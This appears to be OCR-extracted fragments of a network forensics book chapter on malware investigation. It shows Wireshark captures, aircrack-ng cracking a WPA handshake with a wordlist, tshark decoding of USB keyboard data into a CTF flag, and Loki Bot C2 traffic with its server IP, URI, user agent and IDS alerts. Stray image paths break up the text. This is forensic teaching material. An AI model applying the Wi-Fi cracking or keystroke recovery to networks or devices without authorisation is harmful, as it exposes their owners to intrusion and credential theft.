3380 59.666107 2019/053 20:05:01.015297 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3383 59.666107 2019/053 20:05:01.015297 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3386 59.666107 2019/053 20:05:01.015297 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3389 59.666107 2019/053 20:05:01.015297 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=9/2304, ttl=64 (no response found!)
3444 60.664571 2019/053 20:05:02.013761 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=10/2560, ttl=64 (no response found!)
3750 64.671739 2019/053 20:05:06.020929 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=14/3584, ttl=64 (no response found!)
3833 67.678907 2019/053 20:05:09.028097 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=17/4352, ttl=64 (no response found!)
4104 72.870907 2019/053 20:05:14.220097 192.168.1.1 192.168.1.6 ICMP 110 Destination unreachable (Port unreachable)
4106 72.871419 2019/053 20:05:14.220609 192.168.1.1 192.168.1.6 ICMP 110 Destination unreachable (Port unreachable)
Frame 3304: 134 bytes on wire (1072 bits), 134 bytes captured (1072 bits)
IEEE 802.11 QoS Data, Flags: .p.....T
Logical-Link Control
Internet Protocol Version 4, Src: 192.168.1.6, Dst: 172.217.166.238
Internet Control Message Protocol
0000 88 41 30 00 78 44 76 e7 b0 58 8c 85 90 74 fe ee
0010 78 44 76 e7 b0 54 d0 05 06 00 ec 02 00 20 00 00
0020 00 00 1c 54 11 9c 66 f3 ae 38 b7 bd 2c 20 fd b5
0030 d3 3e f8 ae c8 fe 93 bc 48 2a fa 13 ca fe 23 0b
0040 ce 72 8a 39 36 04 c9 22 d6 88 d1 e5 ab 3b ba 82
Frame (134 bytes)
Decrypted CCMP data (92 bytes)

```
root@ubuntu:/home/deadlist/Desktop# aircrack-ng total-01.cap
Opening total-01.cap
Read 4429 packets.

   #  BSSID              ESSID                     Encryption

   1  78:44:76:E7:B0:58  VIP3R                     WPA (1 handshake)

Choosing first network as target.

Opening total-01.cap
Please specify a dictionary (option -w).


Quitting aircrack-ng...
```

```
root@ubuntu:/home/deadlist/Desktop# aircrack-ng total-01.cap -w dict
Opening total-01.cap
Read 4429 packets.

   #  BSSID              ESSID                     Encryption

   1  78:44:76:E7:B0:58  VIP3R                     WPA (1 handshake)

Choosing first network as target.

Opening total-01.cap
Reading packets, please wait...
```

```
                        Aircrack-ng 1.1

             [00:00:00] 452 keys tested (2111.15 k/s)

             KEY FOUND! [ Ma[redacted]37 ]

Master Key     : 09 7D DF 3A 86 E6 4A 3D 7B 3E E9 FF 71 12 9B D7
                 1A E9 7E 6A 01 68 DF AB 72 67 4E B9 8E 04 7E 0E

Transient Key  : AF 3D 1C 04 16 FB F9 DA 99 79 23 68 AD 78 98 BA
                 4B CE FC A6 D5 BD 35 DC 60 48 65 F1 CD 70 46 7C
                 52 F2 D5 3A F8 34 92 66 34 4E 97 C7 02 00 DD E8
                 BC 70 DB 0E 57 45 FE AF C5 FA 39 D8 15 4B 1B B6

EAPOL HMAC     : 0A 58 BD BC 2A 16 ED 52 00 2B 6E E4 41 EE FD 3F
```



No.	Time	Time	Source	Destination	Protocol
1	0.000000	2017/082 01:07:16.777061	2.1.1	host	USB
2	0.137131	2017/082 01:07:16.914192	2.1.1	host	USB
3	0.299751	2017/082 01:07:17.076812	2.1.1	host	USB
4	0.399781	2017/082 01:07:17.176842	2.1.1	host	USB
5	0.838075	2017/082 01:07:17.615136	2.1.1	host	USB
6	0.968796	2017/082 01:07:17.745857	2.1.1	host	USB
7	1.184415	2017/082 01:07:17.961476	2.1.1	host	USB
8	1.316126	2017/082 01:07:18.093187	2.1.1	host	USB
9	1.599310	2017/082 01:07:18.376371	2.1.1	host	USB
10	1.934871	2017/082 01:07:18.711932	2.1.1	host	USB
11	2.054854	2017/082 01:07:18.831915	2.1.1	host	USB
12	2.067291	2017/082 01:07:18.844352	2.1.1	host	USB
13	2.384149	2017/082 01:07:19.161210	2.1.1	host	USB
14	2.484050	2017/082 01:07:19.261111	2.1.1	host	USB
15	3.000238	2017/082 01:07:19.777299	2.1.1	host	USB
16	3.116183	2017/082 01:07:19.893244	2.1.1	host	USB
17	3.916653	2017/082 01:07:20.693714	2.1.1	host	USB
18	4.015614	2017/082 01:07:20.792675	2.1.1	host	USB
19	4.800201	2017/082 01:07:21.577262	2.1.1	host	USB
20	4.854757	2017/082 01:07:21.631818	2.1.1	host	USB
21	4.967826	2017/082 01:07:21.744887	2.1.1	host	USB
22	5.062842	2017/082 01:07:21.839903	2.1.1	host	USB
23	5.368593	2017/082 01:07:22.145654	2.1.1	host	USB

> Frame 1: 35 bytes on wire (280 bits), 35 bytes captured (280 bits)
> USB URB
Leftover Capture Data: 0000090000000000


```
root@kali:~# tshark -r Desktop/data.pcap
Running as user "root" and group "root". This could be dangerous.
    1   0.000000        2.1.1 → host          USB 35 URB_INTERRUPT in
    2   0.137131        2.1.1 → host          USB 35 URB_INTERRUPT in
    3   0.299751        2.1.1 → host          USB 35 URB_INTERRUPT in
    4   0.399781        2.1.1 → host          USB 35 URB_INTERRUPT in
    5   0.838075        2.1.1 → host          USB 35 URB_INTERRUPT in
    6   0.968796        2.1.1 → host          USB 35 URB_INTERRUPT in
    7   1.184415        2.1.1 → host          USB 35 URB_INTERRUPT in
    8   1.316126        2.1.1 → host          USB 35 URB_INTERRUPT in
    9   1.599310        2.1.1 → host          USB 35 URB_INTERRUPT in
   10   1.934871        2.1.1 → host          USB 35 URB_INTERRUPT in
   11   2.054854        2.1.1 → host          USB 35 URB_INTERRUPT in
   12   2.067291        2.1.1 → host          USB 35 URB_INTERRUPT in
   13   2.384149        2.1.1 → host          USB 35 URB_INTERRUPT in
   14   2.484050        2.1.1 → host          USB 35 URB_INTERRUPT in
   15   3.000238        2.1.1 → host          USB 35 URB_INTERRUPT in
   16   3.116183        2.1.1 → host          USB 35 URB_INTERRUPT in
   17   3.916653        2.1.1 → host          USB 35 URB_INTERRUPT in
   18   4.015614        2.1.1 → host          USB 35 URB_INTERRUPT in
   19   4.800201        2.1.1 → host          USB 35 URB_INTERRUPT in
   20   4.854757        2.1.1 → host          USB 35 URB_INTERRUPT in
   21   4.967826        2.1.1 → host          USB 35 URB_INTERRUPT in
   22   5.062842        2.1.1 → host          USB 35 URB_INTERRUPT in
   23   5.368593        2.1.1 → host          USB 35 URB_INTERRUPT in
   24   5.734652        2.1.1 → host          USB 35 URB_INTERRUPT in
   25   5.937606        2.1.1 → host          USB 35 URB_INTERRUPT in
   26   5.968894        2.1.1 → host          USB 35 URB_INTERRUPT in
   27   6.870650        2.1.1 → host          USB 35 URB_INTERRUPT in
   28   6.974833        2.1.1 → host          USB 35 URB_INTERRUPT in
   29   8.415344        2.1.1 → host          USB 35 URB_INTERRUPT in
   30   8.568135        2.1.1 → host          USB 35 URB_INTERRUPT in
   31   8.783944        2.1.1 → host          USB 35 URB_INTERRUPT in
   32   8.899723        2.1.1 → host          USB 35 URB_INTERRUPT in
```

```
root@kali:~# tshark -r Desktop/data.pcap -T fields -e usb.capdata
Running as user "root" and group "root". This could be dangerous.
00:00:09:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0f:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:04:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:0a:00:00:00:00:00
00:00:00:00:00:00:00:00
20:00:00:00:00:00:00:00
20:00:2f:00:00:00:00:00
20:00:00:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:13:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:15:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:20:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:22:00:00:00:00:00
00:00:00:00:00:00:00:00
20:00:00:00:00:00:00:00
20:00:2d:00:00:00:00:00
20:00:00:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:27:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:11:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:1a:00:00:00:00:00
00:00:00:00:00:00:00:00
00:00:04:00:00:00:00:00
```


```
root@kali:~# tshark -r Desktop/data.pcap -T fields -e usb.capdata | sed -e 's/00//g' -e 's/://g' -e 's/20//g' | grep .
Running as user "root" and group "root". This could be dangerous.
09
0f
04
0a
2f
13
15
22
22
2d
27
11
1a
04
15
07
16
2d
06
26
25
06
06
09
26
26
30
01
0106
```

```
root@ubuntu:/home/deadlist/Desktop# python key.py
FLAG{PR355-0NWARDS-C98CCF99}C
root@ubuntu:/home/deadlist/Desktop#
```

Chapter 6: Investigating Good, Known, and Ugly Malware





No.	Source	Destination	Protocol	Length	Info
10	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [FIN, ACK] Seq=32 Ack=1 Win…
11	172.16.0.130	185.141.27.187	TCP	54	49344 → 80 [ACK] Seq=1 Ack=33 Win=6553…
12	172.16.0.130	185.141.27.187	TCP	300	49344 → 80 [PSH, ACK] Seq=1 Ack=33 Win…
14	172.16.0.130	185.141.27.187	TCP	54	49344 → 80 [FIN, ACK] Seq=2760 Ack=33 …
15	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=247 Win=30…
16	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=2760 Win=3…
17	185.141.27.187	172.16.0.130	TCP	60	80 → 49344 [ACK] Seq=33 Ack=2761 Win=3…
18	172.16.0.130	185.141.27.187	TCP	66	49345 → 80 [SYN] Seq=0 Win=8192 Len=0 …
19	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=…
20	172.16.0.130	185.141.27.187	TCP	66	[TCP Retransmission] 49345 → 80 [SYN] …
21	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [RST, ACK] Seq=1 Ack=1 Win=…
22	172.16.0.130	185.141.27.187	TCP	62	[TCP Retransmission] 49345 → 80 [SYN] …
23	185.141.27.187	172.16.0.130	TCP	62	[TCP Port numbers reused] 80 → 49345 […
24	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [ACK] Seq=1 Ack=2270242193 …
25	172.16.0.130	185.141.27.187	TCP	299	49345 → 80 [PSH, ACK] Seq=1 Ack=227024…
26	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242193 Ack=24…
28	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242193 Ack=44…
29	185.141.27.187	172.16.0.130	HTTP	85	Continuation
30	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [FIN, ACK] Seq=2270242224 A…
31	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [ACK] Seq=449 Ack=227024222…
32	172.16.0.130	185.141.27.187	TCP	54	49345 → 80 [FIN, ACK] Seq=449 Ack=2270…
33	185.141.27.187	172.16.0.130	TCP	60	80 → 49345 [ACK] Seq=2270242225 Ack=45…
34	172.16.0.130	185.141.27.187	TCP	66	49346 → 80 [SYN] Seq=0 Win=8192 Len=0 …
35	185.141.27.187	172.16.0.130	TCP	60	80 → 49346 [RST, ACK] Seq=1 Ack=1 Win=…



http.request.uri

No.	Source	Destination	Protocol	Length	User-Agent	URI
13	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
27	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
43	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php
60	172.16.0.130	185.141.27.187	HTTP	503	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php


Mozilla/4.08 (Charon; Inferno)
All
Images
News
Videos
Maps
More
Settings
Tools
About 7,170 results (0.47 seconds)
Nefarious Macro Malware drops “Loki Bot” to steal sensitive ... - Cysinfo
https://cysinfo.com/nefarious-macro-malware-drops-loki-bot-across-gcc-countries/
Feb 16, 2017 - The user agent “Mozilla/4.08 (Charon; Inferno)” used has been infamous as it was used in other Fareit Trojan or PonyLoader. At this point the ...
Malspam Delivers Pony and Loki-Bot – Malware Breakdown
https://malwarebreakdown.com/2018/03/19/malspam-delivers-pony-and-loki-bot/
Mar 19, 2018 - User Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98). Pony Panel: pony 2 ... Loki-Bot User-Agent: Mozilla/4.08 (Charon; Inferno). IOCs.
PacketTotal - a7d7ab4991754977dc78bfc07b52b8cf Analysis
https://packettotal.com/app/analysis?id=a7d7ab4991754977dc78bfc07b52b8cf...
... Loki Bot User-Agent (Charon/Inferno), 1, 10.10.18.101, 50038, 173.237.190.72, 80, TCP, filtracinco.info, /ask/five/fre.php, POST, Mozilla/4.08 (Charon; Inferno) ...




Malicious Activity | Intelligence | Connections | DNS | HTTP | Transferred Files | Community Tags | Similar Packet Captures


Search in results


Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	HTTP Hostname	HTTP URI	HTTP Method
2017-10-18 20:03:30	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50038	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:03:41	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50039	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:04:02	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50040	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:05:03	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50041	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:06:08	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50042	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:07:09	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50044	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:08:10	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50053	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST
2017-10-18 20:09:11	A Network Trojan was detected	ET TROJAN Loki Bot User-Agent (Charon/Inferno)	1	10.10.18.101	50054	173.237.190.72	80	TCP	filtracinco.info	/ask/five/fre.php	POST


```
deadlist@ubuntu:~$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pca
p -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.use
r_agent -e data -E separator=, | cut -c1-91
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),1200
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),1200
```


```
deadlist@ubuntu:~$ tshark -r /home/deadlist/Desktop/loki-bot_network_traffic.pca
p -2 -R http.request.uri -Tfields -e ip.dst -e http.request.full_uri -e http.use
r_agent -e data -E separator=, | cut -c1-95
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002700
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002800
185.141.27.187,http://185.141.27.187/danielsden/ver.php,Mozilla/4.08 (Charon; In
ferno),12002b00
```






Original Stolen Data Length: 8545 (Hex:2161)
Reported:0 |Compressed: 1 |Encoded: 0 Encoding:0


Width: 1 Length: 30 (48)
MUTEX



Compressed Data: 2310
Key Length: 5
Key

